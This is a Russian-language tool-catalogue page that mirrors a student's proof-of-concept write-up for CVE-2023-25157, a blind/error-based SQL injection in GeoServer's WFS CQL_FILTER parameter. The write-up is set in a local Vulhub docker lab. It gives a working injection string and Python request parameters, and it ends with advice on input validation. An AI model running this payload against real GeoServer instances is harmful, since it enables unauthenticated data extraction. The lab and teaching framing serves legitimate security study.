Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
geoserver-CVE-2023-25157 — Эксплойт Proof-of-concept для CVE-2023-25157, уязвимости слепой SQL-инъекции в параметре WFS CQL_FILTER в GeoServer, позволяющей неаутентифицированное извлечение данных. | Kitploit
Инструменты/GitHubGitHub/custiya/geoserver-cve-2023-25157
Анализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийСбор информацииТестирование на Проникновение
GitHubcustiya/geoserver-cve-2023-25157

geoserver-CVE-2023-25157

Эксплойт Proof-of-concept для CVE-2023-25157, уязвимости слепой SQL-инъекции в параметре WFS CQL_FILTER в GeoServer, позволяющей неаутентифицированное извлечение данных.

Репозиторий
161 год назадЕщё не проверено

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    945
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    555
  • 3

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    350
  • 4

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    339
  • 5

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    338
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    292

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →
Поделиться

geoserver CVE-2023-25157

White Hat 3-й поток [группа 30] Ким Джон У


Ссылка на GitHub - https://github.com/custiya/geoserver-CVE-2023-25157

Краткое описание уязвимости

  • CVE-2023-25157 — это уязвимость SQLi в веб-приложении с открытым исходным кодом для картографического сервиса GeoServer
  • Встречается в некоторых версиях GeoServer 2.22.0 и ниже
  • Уязвим параметр CQL_FILTER в запросах WFS (Web Feature Service)
  • Если к этому API можно получить доступ без аутентификации, им может воспользоваться любой желающий

Настройка окружения

  • Запустите тестовое окружение командой docker compose up -d
  • Страница доступна по адресу http://your-ip:8080/geoserver
  • Сначала необходимо найти существующее рабочее пространство, содержащее хранилище данных PostGIS
  • В экземпляре GeoServer из Vulhub уже существует хранилище данных PostGIS
    • Имя рабочего пространства: vulhub
    • Имя хранилища данных: pg
    • Имя таблицы: example
    • Используемый атрибут: name

poc.py

  • Представляет собой SQLi-запрос, созданный на основе описанного выше
  • Этот запрос отправляется на сервер с использованием модуля request
  • strStartsWith(name,'x'') = true
    • Добавляет ещё одну кавычку ' после x, нарушая SQL-синтаксис
  • and 1=(SELECT CAST ((SELECT version()) AS integer))
    • Функция version() возвращает текущую версию PostgreSQL в виде строки
    • CAST(... AS integer) принудительно преобразует её в целое число, что вызывает ошибку

    • Сервер возвращает сообщение об ошибке, что позволяет провести тест на Blind SQL Injection
# 대상 URL
url = "http://localhost:8080/geoserver/ows"

# CQL_FILTER에 들어갈 원본 인젝션 문자열 (URL 디코딩된 상태)
cql_filter = "strStartsWith(name,'x'') = true and 1=(SELECT CAST ((SELECT version()) AS integer)) -- ') = true"

# 파라미터 설정
params = {
    "service": "wfs",
    "version": "1.0.0",
    "request": "GetFeature",
    "typeName": "vulhub:example",
    "CQL_FILTER": cql_filter
}

Результат
Alt text

Итоги

  • С помощью данного PoC можно было определить наличие SQLi. Атакующий сможет собирать информацию о системе через SQL-запросы.
  • Для защиты от этой атаки необходимо добавить проверку пользовательского ввода. Кроме того, следует не использовать полученный SQL-синтаксис напрямую, а сохранять его отдельно и применять уже сохранённое значение.
Скачать инструмент








